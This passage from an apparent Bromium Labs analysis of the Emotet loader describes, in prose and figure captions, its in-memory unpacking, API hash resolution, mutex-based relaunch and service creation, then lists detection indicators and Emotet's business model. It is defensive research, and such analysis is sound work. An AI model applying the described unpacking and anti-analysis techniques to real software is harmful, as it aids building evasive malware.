


Figure 52 – Memory view after allocation at 0x00400000




Figure 53 – Copying of the loader from 0x00260000 to 0x00400000

STAGE 4

After copying the loader into 0x00400000, Emotet resolves API names and then transfers execution flow to the loader. In this case, it transfers execution to 0x0040C730, which then calls a function that resolves hashes that correspond to API names. The main Emotet loader makes it hard for an analyst to follow the code flow because of how strings that might give an insight into the functionality of the malware are obfuscated.




Figure 54 – Pass list of API hashes to deobfuscation function for name resolution




Figure 55 – Resolution of API names from ntdll.dll and kernel32.dll

Creation of Mutexes

After API name resolution, GetCurrentProcessId is called to get the process ID (PID) of Emotet's running process.[32] Afterwards, Emotet iterates through all running processes to find its module name and parent PID. Once it finds its parent PID, it creates two mutexes with the format PEM%X. One of the mutexes is created using the parent process ID (PEM[PPID]) and the other uses its own PID (PEM[PID]).

After creating these mutexes, it calls CreateEventW to create an event using the format PEE%X, where %X is its parent PID.[34] If both mutexes are successfully created, it launches 15.exe again from the same path. After launching the child process, it calls WaitForSingleObject on the PEE%X event.[35] Bromium Labs have observed that some Emotet samples launch child processes with command line switches. The command line switches are an indication that an Emotet process has been launched as a child process and must perform a designated task.

The launched child process repeats the initialization procedure until it evaluates whether to create the two mutexes described above. This time the call to CreateMutex for mutex PEM[PPID] fails with the error “ERROR_ALREADY_EXISTS”. After the mutex creation fails in the child process, it signals the event PEE[PPID] to the parent process 15.exe. The parent process exits from a waiting state and then terminates itself.[36] The launched child process then creates a service called “ipropmini” and establishes the C2 channel.




Figure 56 – Control flow graph in x64dbg showing conditional branch to launch a process based on CreateMutex and CreateEvent calls




Figure 57 – PIDs of Emotet child process 15.exe (1352 or 0x548) and Parent PID (3520 or 0xDC0)




Figure 58 – CreateMutex call on mutex object name PEMDC0, where 0xDC0 is the parent PID




Figure 59 – CreateMutex call on mutex object name PEM548, where 0x548 is the PID of Emotet process 15.exe




Figure 60 – CreateEventW call on event object name PEE548, where 0x548 is the PID of Emotet process 15.exe

Emotet Loader Initialization Procedure Overview

In summary, the unpacking and initialization procedure for the Emotet loader follows these steps:

1. The dropped Emotet binary (15.exe) allocates a new memory region with execute permission and writes a code stub there (Figure 61, memory region 1).
2. The stub decrypts an embedded PE file from the .data section of the image and writes it in the new memory region (Figure 61, memory region 2).
3. The file written to memory region 2 is a valid PE file that is another Emotet binary and can be dumped and executed without needing to fix its relocations.
4. The stub from memory region 1 allocates a new region with execute permission (Figure 61, memory region 3).
5. The stub reads an embedded payload from memory region 2 and writes it to memory region 3.
6. After writing the payload to memory region 3, it then modifies it by inserting new code and trampolines.
7. Once the payload is ready in memory region 3, it unmaps the 15.exe image.
8. After unmapping the image, it allocates a new region of the same size as memory region 3 with execute permission and copies the payload from memory region 3 to the newly allocated region (Figure 61, memory region 4).
9. The stub then passes execution to memory region 4, which launches the main Emotet loader.




Figure 61 – Summary of loader unpacking and initialization steps

Indicators of Compromise

The execution of the Emotet loader can be detected using the following methods:

- Monitoring read accesses to the registry keys below by processes launched from globally writable directories, such as %USERPROFILE% and %TEMP%.

> 32-bit systems: HKEY_CLASSES_ROOT\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}
>
> 64-bit systems: HKEY_CLASSES_ROOT\Wow6432Node\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}

- Blocking read access to the above keys prevents the Emotet loader from running because the loader will enter an infinite loop or end the process. However, this method may have an unforeseen impact on software that uses the Windows scripting engine interface.
- Monitoring API calls to GetProcAddress for the invalid function name “mknjht34tfserdgfwGetProcAddress”.
- Monitoring the sequence of API calls to GetProcAddress can be used as a heuristic.

Conclusion

Emotet is a capable loader that emerged in 2014, originally designed as a banking Trojan. The shift in the TTPs of its operators from 2017 onwards likely reflects an evolution in its business model from banking Trojan to malware distributor. We suggest that Emotet's operators do not primarily profit from monetizing stolen financial information. Instead, campaigns from 2017 to 2019 suggest that Emotet's operators follow a Malware-as-a-Service business model by selling access to its botnet of infected hosts to orchestrate and distribute the malware of other criminal actors, typically banking Trojans. For high volume phishing campaigns, hiring a third party such as Emotet to complete the difficult task of gaining initial access to many target systems might be an attractive proposition for banking Trojan operators.

About Bromium

Enterprises are most vulnerable to cyberattacks from users opening email attachments, clicking on hyperlinks in emails or chats and downloading files from the web. Bromium Secure Platform isolates attacks in real time, protecting your enterprise from cyberattacks by allowing malware to detonate inside secure containers, ensuring that it cannot infect the host computer or spread onto the corporate network.

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[31] https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
[32] https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-unmapviewoffile
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